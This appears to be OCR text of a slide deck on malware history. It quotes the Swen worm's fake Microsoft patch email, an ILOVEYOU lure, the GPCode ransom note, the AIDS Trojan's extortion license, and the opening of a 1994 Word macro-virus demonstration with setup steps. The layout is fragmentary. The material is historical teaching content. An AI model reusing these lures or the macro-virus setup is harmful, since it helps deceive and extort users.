
(00s by year: actual and predicted)




Virus Growth (Actual)

(00s by year: actual and predicted)





Other Virus Screenshots



From: John Doe


From	Subject	Received
Qui-Gon ...	ILOVEYOU	Thu 5/4/00 07:14 PM

From: Qui-Gon Jinn **To:** Obi-Wan Kenobi
Subject: ILOVEYOU **Cc:**

```
kindly check the attached LOVELETTER coming from me.
```

Image Copyright © F-Secure Corporation

Swen


Microsoft Critical Patch - Message (HTML)
File Edit View Insert Format Tools Actions Help
Reply
Reply to All
Forward
Microsoft
All Products | Support | Search | Microsoft.com Guide
Microsoft Home

From: MS Program Security Section [ejojqk-fyewxim@technet.msn.com]
Sent: Sat 2/8/2003 10:46 PM
To: Customer
Cc:
Subject: Microsoft Critical Patch

Microsoft Customer


this is the latest version of security update, the "February 2003, Cumulative Patch" update which eliminates all known security vulnerabilities affecting MS Internet Explorer, MS Outlook and MS Outlook Express as well as three newly discovered vulnerabilities. Install now to maintain the security of your computer from these vulnerabilities, the most serious of which could allow an malicious user to run code on your system. This update includes the functionality of all previously released patches.

System requirements	Windows 95/98/Me/2000/NT/XP
This update applies to	MS Internet Explorer, version 4.01 and later MS Outlook, version 8.00 and later MS Outlook Express, version 4.01 and later
Recommendation	Customers should install the patch at the earliest opportunity.
How to install	Run attached file. Choose Yes on displayed dialog box.
How to use	You don't need to do anything after installing this item.

Microsoft Product Support Services and Knowledge Base articles can be found on the Microsoft Technical Support web site. For security-related information about Microsoft products, please visit the Microsoft Security Advisor web site, or Contact Us

Install8.exe
(142KB)


WormCharmer Statistics, 2003-2007



Malware Myth-busting

- Concept [aka ‘Prank’] was the first macro virus
- Malware extortion started with GPCode
- Apple malware appeared after IBM PC DOS malware
- Mainframes can’t be infected
- *NIX worms appeared after Wintel worms

Concept [aka ‘Prank’] was the first macro virus



1

Verzeichnis

Infos


Office95

16to32.bit

Ein Leitfaden zur


Anwendungen

Deploy




```
Word DMV Code

The following is the macro code used to create the Word DMV.  If you
received this file as a Word formatted document, you can also use the
Macro command in Word's Tools menu to examine the source.

REM This demonstrates an application-specific document virus
REM generated by an automatic macro in Microsoft Word for
REM Windows 6.0. Code is executed each time a document is closed.
REM This macro is only a demonstration, and does not perform any
REM destructive actions.

REM The purpose of this code is to reveal a significant security
REM risk in software that supports macro languages with
REM auto-loading capabilities.  Current virus detection tools are
REM not presently capable of detecting this type of virus, and
REM most users are blissfully unaware that threats can come from
REM documents.

REM Paste this code in the macro Window of a Word document
REM template. Save the macro as AutoClose.  Enter some random
REM text in the main word processing window and save the document.
REM Now copy the file, naming the new file VIRUS.DOC.  Open
REM VIRUS.DOC in Word.  It will appear as a normal document, but
REM when you close the document, the virus will execute.

REM Message boxes display progress as the code is executed.
REM Code is commented.

REM Joel McNamara, December 17, 1994
REM -----------------------------------------------

Sub MAIN
title$ ="Document Macro Virus"
MsgBox "Counting global macros.", title$, 16
REM check how many macros are globally available.
```

Malware extortion started with GPCode



```
Some files are coded.
To buy decoder mail: <removed>@      com
with subject: PGPcoder 0000000000xx
```

AIDS Disk



PC Cyborg's 'licence agreement' (enlarged!)

Limited Warranty


If the diskette containing the programs is defective, PC Cyborg Corporation will replace it at no charge. This remedy is your sole remedy. These programs and documentation are provided "as is" without warranty of any kind, either express or implied, including but no t limited to the implied warranties of mechantability and fitness for a particular purpose. The entire risks as to the quality and performance of the programs is with you, Should the programs prove defective, you (and not PC Cyborg Corporation or its dealers) assume the entire cost of all necessary servicing, repair or correction. In no event will PC Cyborg Corporation be liable to you for any damages, including any loss of profits, loss of savings, business interruption, loss of business information or other incidental, consequential, or special damages arising out of the use of or inability to use these programs, even if PC Cyborg Corporation has been advised of the possibility of such damages, or for any claim by any other party.

License Agreement

Read this license agreement carefully. If you do not agree with the terms and conditions stated below, do not use this software, and do not break the seal (if any) on the software diskette. PC Cyborg Corporation retains the title and ownership of these programs and documentation but grants a license to you under the following conditions: You may use the programs on microcomputers, and you may copy the programs for archival purposes and for purposes specified in the programs themselves. However, you may not decompile, disassemble, or reverse-engineer these programs or modify them in any way without consent from PC Cyborg Corporation. These programs are provided for your use as described above on a leased basis to you; they are not sold. You may choose one of the types of leases (a) a lease for 365 user applications or (b) a lease for the lifetime of your hard disk drive or 60 years, whichever is the lesser. PC Cyborg Corporation may include mechanisms in the programs to limit or inhibit copying and to ensure that you abide by the terms of the license agreement and to the terms of the lease duration. There is a mandatory leasing fee for the use of these programs they are not provided to you free of charge. The price for "lease a" and "lease b" mentioned above are US$189 and US$378, respectively (subject to change without notice). If you install these programs on a microcomputer (by the install program or by the share program option or by any other means), then under the terms of this license you thereby agree to pay PC Cyborg Corporation in full for the cost of leasing these programs. In the case of yourbreach of this license agreement, PC Cyborg Corporation reserves the right to take legal action necessary to recover any outstanding debts payable to PC Cyborg Corporation and to use program mechanisms to ensure termination of your use of the programs. These program mechanisms will adversely affect other program applications on microcomputers. You are hereby advised of the most serious consequences of yourfailure to abide by the terms of this license agreement: your conscience may haunt you for the rest of you life; you will owe compensation and possible damages to PC Cyborg Corporation; and your microcomputer will stop functioning normally. Warning: Do not use these programs unless you are prepared to pay for them. You are strictly prohibited from sharing these programs with others, unless: the programs are accompanied by all program documentation including this license agreement; you fully inform the recipient of the terms of this agreement: and the recipient the recipient assents to the terms of the agreement, including the mandatory payments to PC Cyborg Corporation. 